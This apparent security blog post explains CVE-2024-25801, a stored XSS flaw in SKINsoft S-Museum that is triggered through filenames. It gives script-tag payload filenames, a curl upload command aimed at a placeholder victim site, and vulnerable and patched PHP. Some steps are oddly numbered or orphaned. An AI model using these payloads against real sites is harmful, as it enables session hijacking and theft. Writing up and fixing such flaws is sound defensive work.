
CVE-2024-25801 is a freshly-discovered vulnerability in SKINsoft S-Museum version 7.02.3. This flaw allows attackers to inject cross-site scripting (XSS) payloads by uploading a file with a malicious name. Unlike its cousin CVE-2024-25802, where the payload is hidden inside the file content, here the attack rides solely on the filename.
In this post, we’ll walk you through how this works, show you sample exploit code, and provide direct references. If you use SKINsoft S-Museum, you’ll want to read this carefully!
What’s the Problem?
When a user uploads a file to S-Museum 7.02.3, the system displays the filename somewhere in the web interface—perhaps in a gallery, admin panel, or item listing. But it doesn’t sanitize the filename for HTML or script code. This means attackers can upload a file called something like:
"><img src=x onerror=alert(1)>
Whenever someone views the file list or details, the malicious code runs in their browser. This is a classic stored XSS attack.
References
- SKINsoft Official Website
- NVD Entry for CVE-2024-25801
- SKINsoft S-Museum Documentation (archived)
Exploitation Steps (With Code Example)
Let’s see how an attacker could use this vulnerability.
Pick a filename that includes an XSS payload. Example
"><script>alert(document.domain)</script>
Name your file precisely like that, e.g.,
"><script>alert(document.domain)</script>.jpg
Go to the file upload form in S-Museum as a regular user (if file uploads are permitted)
curl -F "file=@\"><script>alert(document.domain)</script>.jpg" https://victim-site.com/upload
You can also just use the regular file upload function in the website.
3. Trigger the XSS
Any time the web app displays your uploaded file’s name in the admin panel, gallery, or any page, your code executes:
<tr>
  <td>"><script>alert(document.domain)</script>.jpg</td>
</tr>
Result: The <script> tag is interpreted by the browser and the alert pops up. In real attacks, this could be crafted to steal cookies, hijack sessions, or deface the site.
Side-by-Side with CVE-2024-25802
| | CVE-2024-25801 | CVE-2024-25802 |
|---------------|----------------------------|-------------------------------|
| Payload | In the filename | In the file content |
| Vector | Unsafe filename rendering | Unsafe content preview/render |
| Complexity| Easy (only filename needed)| Harder (needs crafted file) |
Why This Works
1. File Handling: SKINsoft S-Museum doesn’t escape or sanitize HTML in the filename before placing it in the DOM.
2. Permissive Uploads: The application doesn’t strip dangerous characters or strip out script tags from filenames.
How to Fix It
Developers: Always sanitize and encode filenames before displaying them on web pages! Use PHP's htmlspecialchars() or whichever function applies in your stack, for example:
echo htmlspecialchars($filename, ENT_QUOTES, 'UTF-8');
Admins: Restrict file upload permissions and monitor uploaded files for suspicious names.
Vulnerable version
<?php
// BAD! Don't do this
echo "<td>" . $_FILES['file']['name'] . "</td>";
?>
Safe version
<?php
// Good! Sanitize output
echo "<td>" . htmlspecialchars($_FILES['file']['name'], ENT_QUOTES, 'UTF-8') . "</td>";
?>
Launch further attacks against users or staff
No special privileges are needed—just the ability to upload files.
Conclusion
CVE-2024-25801 is dangerous, but easy to patch. If you run SKINsoft S-Museum 7.02.3, audit your upload logic and sanitize filenames on every display. If you’re a user, beware of odd-looking file names, and give your vendor a nudge to patch!
Stay safe and always escape your output!
*This post is exclusive content. For more technical security tips and vulnerability breakdowns, stay tuned here!*
Timeline
Published on: 02/22/2024 05:15:09 UTC
Last modified on: 02/14/2025 16:21:13 UTC